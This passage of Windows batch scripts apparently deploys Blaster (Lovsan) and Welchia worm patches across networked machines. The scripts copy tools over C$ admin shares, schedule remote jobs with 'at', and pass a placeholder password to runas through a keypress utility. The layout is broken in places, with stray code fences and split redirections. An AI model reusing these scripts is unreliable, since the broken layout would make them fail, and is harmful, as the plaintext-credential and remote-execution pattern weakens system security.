        if %crop%==11 echo e 112 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20>> script

        if %crop%==12 echo e 113 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20>> script

        if %crop%==13 echo e 114 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20>> script

        if %crop%==14 echo e 115 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20>> script

        if %crop%==15 echo e 116 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20>> script

        if %crop%==16 echo e 117 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20>> script

        if %crop%==17 echo e 118 0D 0A 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20>>
script

```

script

```
if %crop%==18 echo e 119 0D 0A 20 20 20 20 20 20 20 20 20 20 20>>
```

```
if %crop%==19 echo e 11A 0D 0A 20 20 20 20 20 20 20 20 20 20>> script
```

```
if %crop%==1A echo e 11B 0D 0A 20 20 20 20 20 20 20 20 20 20>> script
```

```
if %crop%==1B echo e 11C 0D 0A 20 20 20 20 20 20 20 20>> script
```

```
if %crop%==1C echo e 11D 0D 0A 20 20 20 20 20 20 20>> script
```

```
if %crop%==1D echo e 11E 0D 0A 20 20 20 20 20 20>> script
```

```
if %crop%==1E echo e 11F 0D 0A 20 20 20 20 20>> script
```

```
if %crop%==1F echo e 120 0D 0A 20 20 20 20>> script
```

```
if %crop%==20 echo e 121 0D 0A 20 20 20>> script
```

```
if %crop%==21 echo e 122 0D 0A 20 20>> script
```

```
if %crop%==22 echo e 123 0D 0A 20 20>> script
```

```
if %crop%==23 echo e 124 0D 0A 20>> script
```

```
echo rcx >> script
```

```
echo 23 >> script
```

```
echo n array.txt >> script
```

```
echo w >> script
```

```
echo q >> script
```

```
type script | debug setarray.bat > nul
```

del script

```
type array.txt | find /I /V " "> array2.txt
```

del array.txt

```
:setvar
```

```
echo e 100 "set %crop%=" > script
```

```
echo rcx >> script
```

```
echo 7 >> script
```

```
echo n crop.txt >> script
```

```

        echo w >> script
        echo q >> script
        debug < script > nul
        del script
        copy /b crop.txt + array2.txt array.bat > nul

        del crop.txt
        del array2.txt
        call array.bat
        del array.bat

:varend

        if defined %crop% goto varfind

:varend2

        set varLength=%crop%
        echo e 1%crop% 0D 0A > script
        echo rcx >> script
        echo %varLength% >> script
        echo w >> script
        echo d >> script
        echo q >> script
        type script | debug setarray.bat > nul
        del script

        CALL SETarray.BAT

:varend3

```

set 0A=

set 0B=

set 0C=

set 0D=

set 0E=

set 0F=

set 10=

set 11=

set 12=

set 13=

set 14=

set 15=

set 16=

set 17=

set 18=

set 19=

set 1A=

set 1B=

set 1C=

set 1D=

set 1E=

set 1F=

set 20=

set 21=

set 22=

set 23=

goto sortend

:errorlog

call setarray.bat

echo this computer exceeded the maximum 24 character computer name.
(%array%)>>arraylog.txt

set errorlog=bad

goto varend3

:sortend

del setarray.bat

del setarray.txt

if defined errorlog goto start

if defined array echo %array%>> cpulist.txt

if defined array goto start

:end

del cpulist1.txt

2kSort.bat

@echo off

rem Script created by Jason P. Lippard

```

copy %sortfile% srt2k.txt > nul

echo e 100 "set srt2k="> script
echo rcx>> script
echo A>> script
echo n setsrt2k.txt>> script
echo w>> script
echo q>> script
debug < script > nul
del script

:fltrcpuz

copy /b setsrt2k.txt + srt2k.txt filter.txt > nul
type filter.txt | find "set srt2k=">setsrt2k.bat
type filter.txt | find /v "set srt2k=">srt2k.txt
del filter.txt

CALL setsrt2k.BAT
if not defined srt2k goto end

rename cpulist.txt cpulist1.txt
type cpulist1.txt | find /l /V "%srt2k%" > cpulist.txt
del cpulist1.txt
if defined srt2k goto fltrcpuz

:end

del srt2k.txt

```



```
del setsrt2k.txt  
del setsrt2k.bat
```

update1.bat

```
@echo off
```

```
rem Script created by Jason P. Lippard
```

```
if exist %cpu2upgr%\c$\Windows\NtUninstallKB823980$\spuninst\spuninst.inf GOTO  
UPDTEND  
  
if exist %cpu2upgr%\c$\winnt\NtUninstallKB823980$\spuninst\spuninst.inf GOTO UPDTEND  
  
if exist %cpu2upgr%\c$\winnt\options\updates\update1\patched.txt goto setat  
  
if exist %cpu2upgr%\c$\winnt\options\updates\update1\atcheck.txt goto setat  
  
del %cpu2upgr%\c$\winnt\options\updates\update2\virus.log >nul  
  
del %cpu2upgr%\c$\winnt\options\updates\update1\patched.txt >nul  
  
if not exist %cpu2upgr%\c$\winnt\options\updates md %cpu2upgr%\c$\winnt\options\updates  
  
if not exist %cpu2upgr%\c$\winnt\options\updates\update1 md  
%cpu2upgr%\c$\winnt\options\updates\update1  
  
  
if not exist %cpu2upgr%\c$\winnt\options\updates\gettype.exe xcopy /y /e /s /h /k /c  
.\basefile\gettype.exe %cpu2upgr%\c$\winnt\options\updates\*. *  
  
if not exist %cpu2upgr%\c$\winnt\options\updates\keypress.com xcopy /y /e /s /h /k /c  
.\basefile\keypress.com %cpu2upgr%\c$\winnt\options\updates\*. *  
  
if not exist %cpu2upgr%\c$\winnt\options\updates\shutdown.exe xcopy /y /e /s /h /k /c  
.\basefile\shutdown.exe %cpu2upgr%\c$\winnt\options\updates\*. *  
  
if not exist %cpu2upgr%\c$\winnt\options\updates\update1\blastfix.exe xcopy /y /e /s /h /k /c  
.\update1\blastfix.exe %cpu2upgr%\c$\winnt\options\updates\update1\*. *  
  
xcopy /y /e /s /h /k /c .\update1\blastpatch.bat %cpu2upgr%\c$\winnt\options\updates\update1\*. *  
  
xcopy /y /e /s /h /k /c .\update1\warn1.bat %cpu2upgr%\c$\winnt\options\updates\update1\*. *  
  
xcopy /y /e /s /h /k /c .\update1\runupdt1.bat %cpu2upgr%\c$\winnt\options\updates\update1\*. *  
  
xcopy /y /e /s /h /k /c .\update1\delhotfx.inf %cpu2upgr%\c$\winnt\options\updates\update1\*. *
```

```
xcopy /y /e /s /h /k /c .\update1\shutdown.bat %cpu2upgr%\c$\winnt\options\updates\update1\*.*
```

```
if exist "%cpu2upgr%\c$\documents and settings\all users\start  
menu\programs\startup\blastpatch.lnk" del "%cpu2upgr%\c$\documents and settings\all  
users\start menu\programs\startup\blastpatch.lnk"
```

```
set chk=yes
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\keypress.com set chk=no
```

```
if %chk%==no goto updtend
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\shutdown.exe set chk=no
```

```
if %chk%==no goto updtend
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\update1\blastfix.exe set chk=no
```

```
if %chk%==no goto updtend
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\update1\blastpatch.bat set chk=no
```

```
if %chk%==no goto updtend
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\update1\warn1.bat set chk=no
```

```
if %chk%==no goto updtend
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\update1\runupdt1.bat set chk=no
```

```
if %chk%==no goto updtend
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\update1\shutdown.bat set chk=no
```

```
if %chk%==no goto updtend
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\gettype.exe set chk=no
```

```
if %chk%==no goto updtend
```

```
echo Patch installed for the lovsan worm virus.>
```

```
%cpu2upgr%\c$\winnt\options\updates\update1.txt
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update1.txt echo %cpu2upgr% was updated at>>  
updt1lst.txt
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update1.txt net time \oestime|find /i "current">>  
updt1lst.txt
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update1.txt echo.>> updt1lst.txt
```

```
:setat
```

```

at %cpu2upgr% /delete /yes

echo previously set>prevat1.txt

if not exist %cpu2upgr%\c$\winnt\options\updates\update1\warn1.txt at %cpu2upgr% 11:00
/interactive c:\winnt\options\updates\update1\warn1.bat

if not exist %cpu2upgr%\c$\winnt\options\updates\update1\patched.txt at %cpu2upgr% 12:00
/interactive c:\winnt\options\updates\update1\blastpatch.bat

at %cpu2upgr% 12:05 c:\winnt\options\updates\update1\shutdown.bat


if exist %cpu2upgr%\c$\winnt\options\updates\update1\atcheck.txt echo %cpu2upgr% was
rescheduled at>> updt1res.txt

if exist %cpu2upgr%\c$\winnt\options\updates\update1\atcheck.txt net time \loestime|find /i
"current">> updt1res.txt

if exist %cpu2upgr%\c$\winnt\options\updates\update1\atcheck.txt echo.>> updt1res.txt

if exist %cpu2upgr%\c$\winnt\options\updates\update1\atcheck.txt echo rescheduled 1

echo loaded at 1 and 2 >%cpu2upgr%\c$\winnt\options\updates\update1\atcheck.txt

:updtend

if exist update2.bat call update2.bat


UPDATE2.BAT

@echo off


rem Script created by Jason P. Lippard


if exist %cpu2upgr%\c$\winnt\options\updates\update2\virus.log goto updtend

if exist %cpu2upgr%\c$\winnt\options\updates\update2\atcheck.txt goto setat


if not exist %cpu2upgr%\c$\winnt\options\updates md %cpu2upgr%\c$\winnt\options\updates

if not exist %cpu2upgr%\c$\winnt\options\updates\update2 md
%cpu2upgr%\c$\winnt\options\updates\update2

```

```

if not exist %cpu2upgr%\c$\winnt\options\updates\gettype.exe xcopy /y /e /s /h /k /c
.\basefile\gettype.exe %cpu2upgr%\c$\winnt\options\updates\*. *

if not exist %cpu2upgr%\c$\winnt\options\updates\keypress.com xcopy /y /e /s /h /k /c
.\basefile\keypress.com %cpu2upgr%\c$\winnt\options\updates\*. *

if not exist %cpu2upgr%\c$\winnt\options\updates\shutdown.exe xcopy /y /e /s /h /k /c
.\basefile\shutdown.exe %cpu2upgr%\c$\winnt\options\updates\*. *


if not exist %cpu2upgr%\c$\winnt\options\updates\update2\fixwelch.exe xcopy /y /e /s /h /k /c
.\update2\fixwelch.exe %cpu2upgr%\c$\winnt\options\updates\update2\*. *

xcopy /y /e /s /h /k /c .\update2\fixwelch.bat %cpu2upgr%\c$\winnt\options\updates\update2\*. *

xcopy /y /e /s /h /k /c .\update2\runupdt2.bat %cpu2upgr%\c$\winnt\options\updates\update2\*. *


set chk=yes

if not exist %cpu2upgr%\c$\winnt\options\updates\keypress.com set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\shutdown.exe set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\update2\fixwelch.exe set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\update2\fixwelch.bat set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\update2\runupdt2.bat set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\gettype.exe set chk=no

if %chk%==no goto updtend


echo Patch installed for the welch worm virus. >>
%cpu2upgr%\c$\winnt\options\updates\update2.txt

if exist %cpu2upgr%\c$\winnt\options\updates\update2.txt echo %cpu2upgr% was updated at >>
updt2lst.txt

```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update2.txt net time \loestime|find /i "current">>
updt2lst.txt
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update2.txt echo.>> updt2lst.txt
```

```
:setat
```

```
if not exist prevat1.txt at %cpu2upgr% /delete /yes
```

```
echo previously set>prevat2.txt
```

```
at %cpu2upgr% 13:00 c:\winnt\options\updates\update2\fixwelch.bat
```

```
echo set at for virus>%cpu2upgr%\c$\winnt\options\updates\update2\atcheck.txt
```

```
:uptdend
```

```
if exist update3.bat call update3.bat
```

```
UPDATE3.BAT
```

```
@echo off
```

```
rem Script created by Jason P. Lippard
```

```
if exist %cpu2upgr%\c$\Windows\NtUninstallKB824146$\spuninst\spuninst.inf GOTO
UPDTEND > nul
```

```
if exist %cpu2upgr%\c$\winnt\NtUninstallKB824146$\spuninst\spuninst.inf GOTO UPDTEND >
nul
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update3\patched.txt goto setat > nul
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update3\atcheck.txt goto setat > nul
```

```
del %cpu2upgr%\c$\winnt\options\updates\update3\patched.txt >nul
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates md %cpu2upgr%\c$\winnt\options\updates
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\update3 md
%cpu2upgr%\c$\winnt\options\updates\update3
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\gettype.exe echo copying gettype.exe
```

```
xcopy /y /e /s /h /k /c /d .\basefile\gettype.exe %cpu2upgr%\c$\winnt\options\updates\*. * > nul
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\gettype.exe echo 1 File(s) copied
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\keypress.com echo copying keypress.com
```

```
xcopy /y /e /s /h /k /c /d .\basefile\keypress.com %cpu2upgr%\c$\winnt\options\updates\*. * > nul
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\keypress.com echo 1 File(s) copied
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\shutdown.exe echo copying shutdown.exe
```

```
xcopy /y /e /s /h /k /c /d .\basefile\shutdown.exe %cpu2upgr%\c$\winnt\options\updates\*. * > nul
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\shutdown.exe echo 1 File(s) copied
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\update3\patch3.exe echo copying patch3.exe
```

```
xcopy /y /e /s /h /k /c /d .\update3\patch3.exe %cpu2upgr%\c$\winnt\options\updates\update3\*. *  
> nul
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update3\patch3.exe echo 1 File(s) copied
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\update3\patch.bat echo copying patch.bat
```

```
xcopy /y /e /s /h /k /c /d .\update3\patch.bat %cpu2upgr%\c$\winnt\options\updates\update3\*. * >  
nul
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update3\patch.bat echo 1 File(s) copied
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\update3\warn3.bat echo copying warn3.bat
```

```
xcopy /y /e /s /h /k /c /d .\update3\warn3.bat %cpu2upgr%\c$\winnt\options\updates\update3\*. * >  
nul
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update3\warn3.bat echo 1 File(s) copied
```

```
if not exist %cpu2upgr%\c$\winnt\options\updates\update3\runupdt3.bat echo copying  
runupdt3.bat
```

```
xcopy /y /e /s /h /k /c /d .\update3\runupdt3.bat  
%cpu2upgr%\c$\winnt\options\updates\update3\*. * > nul
```

```
if exist %cpu2upgr%\c$\winnt\options\updates\update3\runupdt3.bat echo 1 File(s) copied
```

```

if not exist %cpu2upgr%\c$\winnt\options\updates\update3\delhotfx.inf echo copying delhotfx.inf

xcopy /y /e /s /h /k /c /d .\update3\delhotfx.inf %cpu2upgr%\c$\winnt\options\updates\update3\*. *
> nul

if exist %cpu2upgr%\c$\winnt\options\updates\update3\delhotfx.inf echo 1 File(s) copied


if not exist %cpu2upgr%\c$\winnt\options\updates\update3\shutdown.bat echo copying
shutdown.bat

if not exist prevat1.txt xcopy /y /e /s /h /k /c /d .\update3\shutdown.bat
%cpu2upgr%\c$\winnt\options\updates\update3\*. * > nul

if exist prevat1.txt xcopy /y /e /s /h /k /c /d .\update3\shutdown.alt
%cpu2upgr%\c$\winnt\options\updates\update3\*.bat > nul

if exist %cpu2upgr%\c$\winnt\options\updates\update3\shutdown.bat echo 1 File(s) copied


set chk=yes

if not exist %cpu2upgr%\c$\winnt\options\updates\gettype.exe set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\keypress.com set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\shutdown.exe set chk=no

if %chk%==no goto updtend


if not exist %cpu2upgr%\c$\winnt\options\updates\update3\patch3.exe set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\update3\patch.bat set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\update3\warn3.bat set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\update3\runupdt3.bat set chk=no

```

```

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\update3\delhotfx.inf set chk=no

if %chk%==no goto updtend

if not exist %cpu2upgr%\c$\winnt\options\updates\update3\shutdown.bat set chk=no

if %chk%==no goto updtend


echo %cpu2upgr% was updated at>> updt3lst.txt

net time \loestime|find /i "current">> updt3lst.txt

echo.>> updt3lst.txt


:setat

if not exist prevat*.txt at %cpu2upgr% /delete /yes

echo previously set>prevat3.txt


rem del %cpu2upgr%\c$\winnt\options\updates\update3\warn3.txt

rem del %cpu2upgr%\c$\winnt\options\updates\update3\patched.txt


if not exist prevat1.txt if not exist %cpu2upgr%\c$\winnt\options\updates\update3\warn3.txt at
%cpu2upgr% 11:00 /interactive c:\winnt\options\updates\update3\warn3.bat

if not exist prevat1.txt if not exist %cpu2upgr%\c$\winnt\options\updates\update3\patched.txt at
%cpu2upgr% 12:00 /interactive c:\winnt\options\updates\update3\patch.bat

if exist prevat1.txt if not exist %cpu2upgr%\c$\winnt\options\updates\update3\patched.txt at
%cpu2upgr% 12:01 c:\winnt\options\updates\update3\patch.bat

at %cpu2upgr% 12:05 c:\winnt\options\updates\update3\shutdown.bat


if exist %cpu2upgr%\c$\winnt\options\updates\update3\atcheck.txt echo %cpu2upgr% was
rescheduled at>> updt3res.txt

if exist %cpu2upgr%\c$\winnt\options\updates\update3\atcheck.txt net time \loestime|find /i
"current">> updt3res.txt

```



```
if exist %cpu2upgr%\c$\winnt\options\updates\update3\atcheck.txt echo.>> updt3res.txt  
if exist %cpu2upgr%\c$\winnt\options\updates\update3\atcheck.txt echo rescheduled 3
```

```
echo loaded at 1 and 2 >%cpu2upgr%\c$\winnt\options\updates\update3\atcheck.txt
```

```
:updtend
```

```
if exist update4.bat call update4.bat
```

fixwelch.bat

```
@echo off
```

```
rem Script created by Jason P. Lippard
```

```
c:\winnt\options\updates\gettype.exe
```

```
if %errorlevel%==8 echo not a 2k workstation>c:\winnt\options\updates\not2k.txt
```

```
if %errorlevel%==7 echo not a 2k workstation>c:\winnt\options\updates\not2k.txt
```

```
if %errorlevel%==6 echo not a 2k workstation>c:\winnt\options\updates\not2k.txt
```

```
if %errorlevel%==5 echo not a 2k workstation>c:\winnt\options\updates\not2k.txt
```

```
if %errorlevel%==4 echo not a 2k workstation>c:\winnt\options\updates\not2k.txt
```

```
if %errorlevel%==3 echo not a 2k workstation>c:\winnt\options\updates\not2k.txt
```

```
if %errorlevel%==2 echo not a 2k workstation>c:\winnt\options\updates\not2k.txt
```

```
if %errorlevel%==1 start /wait /min c:\winnt\options\updates\update2\runupdt2.bat
```

```
:end
```

```
if exist c:\winnt\options\updates\update2\updt2dun.txt del  
c:\winnt\options\updates\update2\runupdt2.bat
```

```
if not exist c:\winnt\options\updates\update2\updt2dun.txt goto :end
```

```
if exist c:\winnt\options\updates\update2\updt2dun.txt del  
c:\winnt\options\updates\update2\updt2dun.txt
```

```
del c:\winnt\options\updates\update2\atcheck.txt
```

RUNUP2DT.bat

@echo off

rem Script created by Jason P. Lippard

c:\winnt\options\updates\keypress passwordhere/r

runas /User:%computename%\usernamehere "c:\winnt\options\updates\update2\fixwelch.exe
/silent /start /log=c:\winnt\options\updates\update2\virus.log"

if %errorlevel%==0 goto domain

goto end

:domain

c:\winnt\options\updates\keypress passwordhere/r

runas /User:domainhere\usernamehere "c:\winnt\options\updates\update2\fixwelch.exe /silent
/start /log=c:\winnt\options\updates\update2\virus.log"

:end

echo done > c:\winnt\options\updates\update2\updt2dun.txt

exit